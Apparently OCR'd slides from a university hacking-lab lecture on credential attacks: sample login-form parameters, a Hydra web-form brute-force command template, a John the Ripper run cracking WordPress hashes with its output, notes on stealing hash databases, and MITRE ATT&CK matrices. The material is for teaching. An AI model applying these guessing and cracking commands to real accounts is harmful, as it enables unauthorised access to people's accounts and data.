
Form Data · view parsed

```
j_username=uuu&j_password=ppp&_eventId_proceed=&spid_idp=
```

esse3.units.it

Web login forms? (I-b)

- Web login forms are **all different from each other**



login
loginControllerClient.js.b1e56c1a.
otSDKStub.js
WebsiteDetect?source=wwwhea..
IT-en-20230130-popsignuptwow.
WebsiteDetect?source=wwwhea..
WebsiteScreen?source=wwwhea..

Form Data · view parsed

```
userLoginId=uuuu%40mail.it&password=ppppp&flow=website
SignUp&mode=login&action=loginAction&withFields=rememb
erMe%2CnextPage%2CuserLoginId%2Cpassword%2CcountryCod
e%2CcountryIsoCode%2CrecaptchaResponseToken%2Crecaptch
aError%2CrecaptchaResponseTime&authURL=1675704265820.b
3hnhKmAZ3awRL6fm17US10ousQ%3D&nextPage=&showPassword=&
```

netflix.com

Online guessing: Hydra (II)

- For **web pages** you have to specify:
  1. Login page URL
  2. **Parameter string**
  3. How to tell from HTTP response if credentials **accepted**

-
  ```
  hydra -L user_list -P pwd_list target
  http-post-form
  "login_page_URL:
  j_username=^USER^&j_password=^PASS^:
  Invalid Password!"
  ```

How to obtain U+P on target (II-a)

- **Stealing** database of **password hashes** from server
  - Windows users
    - Remote shell reads SAM database
    - Access obtained through exploit
  - Wordpress users
    - MySQL client reads MySQL database
    - Access obtained through online password guessing

How to obtain U+P on target (II-b)

- **Stealing** database of **password hashes** from server


- Windows users
  - Password hash **suffices** to impersonate the user (!)

- Wordpress users
  - Attempt to "invert" the hash by **trying** all P in a given **dictionary**
  - **Offline** guessing (you do that **locally**)

Offline guessing: John the Ripper (I)

- "hundreds" of hash formats
- Usually it detects the correct one automatically

- `john --wordlist=`**`candidate_pwd_list`**` hash_list`




```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt mysql-wpusers-hashes.txt
```

[redacted]

Offline guessing: John the Ripper (II)

- "hundreds" of hash formats
- Usually it detects the correct one automatically

- `john --wordlist=`**`candidate_pwd_list`**` hash_list`



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt mysql-wpusers-hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4×3
])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manager          (manager)
vagrant          (vagrant)
2g 0:00:16:11 28.58% (ETA: 06:34:19) 0.002059g/s 4392p/s 8908c/s 8908C/s richh..richfield1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ 
```

Hacking Lab: Demo 2

What we will see now (I)

- **Online** guessing with **hydra**
  1. mysql
     - Inspect database and **steal** all data
     - ... and **steal** password **hashes** of wordpress users
  2. A quick look at network traffic with `wireshark`
  3. ssh
     - Not so interesting here: it can be abused with password hashes
     - Run a command (`ls`, `cmd.exe`)

- Small dictionary constructed in advance for ease of demo

What we will see now (I)

- **Offline** guessing with **john** the ripper
  1. Hashes of wordpress users
     - Access to wordpress page

- Small dictionary constructed in advance for ease of demo

Attacking an Organization

Hacking = LOT of Patience!

- ❑ Attack tools may not be easy to use
- ❑ Online guessing may not succeed
- ❑ Exploits may not work even in vulnerable systems


- ❑ You might not be able to contact target
  (port closed, IP banned, ...)
- ❑ You might not be able to find any vuln in target
- ❑ You might not have exploits for vulns found
- ❑ You might not understand things in target
- ❑ You might not be able to use your tools effectively
- ❑ Things may fail for mysterious reasons
- ❑ ...

Attacking an Organization

- It may take from **minutes** to **months**
- Several **phases** and each phase:
  - Done for a reason (**tactical** objective)
  - Can be executed with several **techniques**

- Models for reasoning about the overall attack:
  - Kill chain (first widely used)
  - …
  - **MITRE ATT&CK** ("the" model today)

MITRE ATT&CK Matrix



Tactics (≈ Phases) WHY

HOW

Techniques

Reconnaissance 10 techniques
- Active Scanning (0/2)
- Gather Victim Host Information (0/4)
- Gather Victim Identi Information (0/3)
- Gather Victim Netwo Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Techni Databases (0/5)
- Search Open Websites/Domains
- Search Victim-Owne Websites

Resource Development 7 techniques
- Acquire Infrastructure (0/6)
- ompromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access 9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/4)

Execution 12 techniques
- Command and Scripting Interpreter (0/8)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (0/6)
- Shared Modules
- Software Deployment Tools
- System Services (0/2)
- User Execution (0/3)
- Windows Management Instrumentation

Persistence 19 techniques
- Account Manipulation (0/4)
- BITS Jobs
- Boot or Logon Autostart Execution (0/15)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (0/15)
- External Remote Services
- Hijack Execution Flow (0/11)
- Implant Internal Image
- Modify Authentication Process (0/4)
- Office Application Startup (0/6)
- Pre-OS Boot (0/5)
- Scheduled Task/Job (0/6)
- Server Software Component (0/4)
- Traffic Signaling (0/1)
- Valid Accounts (0/4)

Privilege Escalation 13 techniques
- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/15)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (0/15)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/11)
- Process Injection (0/11)
- Scheduled Task/Job (0/6)
- Valid Accounts (0/4)

Defense Evasion 40 techniques
- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- BITS Jobs
- Build Image on Host
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Hide Artifacts (0/9)
- Hijack Execution Flow (0/11)
- Impair Defenses (0/9)
- Indicator Removal on Host (0/6)
- Indirect Command Execution
- Masquerading (0/7)
- Modify Authentication Process (0/4)
- Modify Cloud Compute Infrastructure (0/4)
- Modify Registry
- Modify System Image (0/2)
- Network Boundary Bridging (0/1)

Credential Access 15 techniques
- Adversary-in-the-Middle (0/2)
- Brute Force (0/4)
- Credentials from Password Stores (0/5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (0/2)
- Input Capture (0/4)
- Modify Authentication Process (0/4)
- Network Sniffing
- OS Credential Dumping (0/8)
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (0/4)
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials (0/7)

Discovery 29 techniques
- Account Discovery (0/4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (0/3)
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery (0/1)
- System Information Discovery
- System Location

Lateral Movement 9 techniques
- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (0/6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (0/4)

Collection 17 techniques
- Adversary-in-the-Middle (0/2)
- Archive Collected Data (0/3)
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository (0/2)
- Data from Information Repositories (0/3)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (0/2)
- Email Collection (0/3)
- Input Capture (0/4)
- Screen Capture
- Video Capture


Video Capture (T1125)

Command and Control 16 techniques
- Application Layer Protocol (0/4)
- Communication Through Removable Media
- Data Encoding (0/2)
- Data Obfuscation (0/3)
- Dynamic Resolution (0/3)
- Encrypted Channel (0/2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (0/4)
- Remote Access Software
- Traffic Signaling (0/1)
- Web Service (0/3)

Exfiltration 9 techniques
- Automated Exfiltration (0/1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (0/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- Exfiltration Over Web Service (0/2)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact 13 techniques
- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

We have just scratched the surface...



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 13 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/7)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/3)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/7)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/3)	Phishing (0/3)	Inter-Process Communication (0/3)	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (0/6)	Browser Session Hijacking	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Search Closed Sources (0/2)	Stage Capabilities (0/6)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/5)	Create Account (0/3)	Escape to Host	Deploy Container	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	Exfiltration Over Web Service (0/2)	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/5)		Trusted Relationship	Serverless Execution	Create or Modify System Process (0/4)	Event Triggered Execution (0/16)	Direct Volume Access	Modify Authentication Process (0/7)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (0/2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (0/3)		Valid Accounts (0/4)	Shared Modules	Event Triggered Execution (0/16)	Exploitation for Privilege Escalation	Domain Policy Modification (0/2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (0/4)	Data from Information Repositories (0/3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			Software Deployment Tools	External Remote Services	Hijack Execution Flow (0/12)	Execution Guardrails (0/1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (0/2)
			System Services (0/2)	Hijack Execution Flow (0/12)	Process Injection (0/12)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			User Execution (0/3)	Implant Internal Image	Scheduled Task/Job (0/5)	File and Directory Permissions Modification (0/2)	OS Credential Dumping (0/8)	Group Policy Discovery		Data from Removable Media	Protocol Tunneling		Service Stop
			Windows Management Instrumentation	Modify Authentication Process (0/7)	Valid Accounts (0/4)	Hide Artifacts (0/10)	Steal Application Access Token	Network Service Discovery		Data Staged (0/2)	Proxy (0/4)		System Shutdown/Reboot
				Office Application Startup (0/6)		Hijack Execution Flow (0/12)	Steal or Forge Authentication Certificates	Network Share Discovery		Email Collection (0/3)	Remote Access Software		
				Pre-OS Boot (0/5)		Impair Defenses (0/9)	Steal or Forge Kerberos Tickets (0/4)	Network Sniffing		Input Capture (0/4)	Traffic Signaling (0/2)		
				Scheduled Task/Job (0/5)		Indicator Removal (0/9)	Steal Web Session Cookie	Password Policy Discovery		Screen Capture	Web Service (0/3)		
				Server Software Component (0/5)		Indirect Command Execution	Unsecured Credentials (0/7)	Peripheral Device Discovery		Video Capture			
				Traffic Signaling (0/2)		Masquerading (0/7)		Permission Groups Discovery (0/3)					
				Valid Accounts (0/4)		Modify Authentication Process (0/7)		Process Discovery					
						Modify Cloud Compute Infrastructure (0/4)		Query Registry					
						Modify Registry		Remote System Discovery					
								Software Discovery (0/1)					
								System Information Discovery					

≈ 185 Techniques

(≈367 Subtechniques)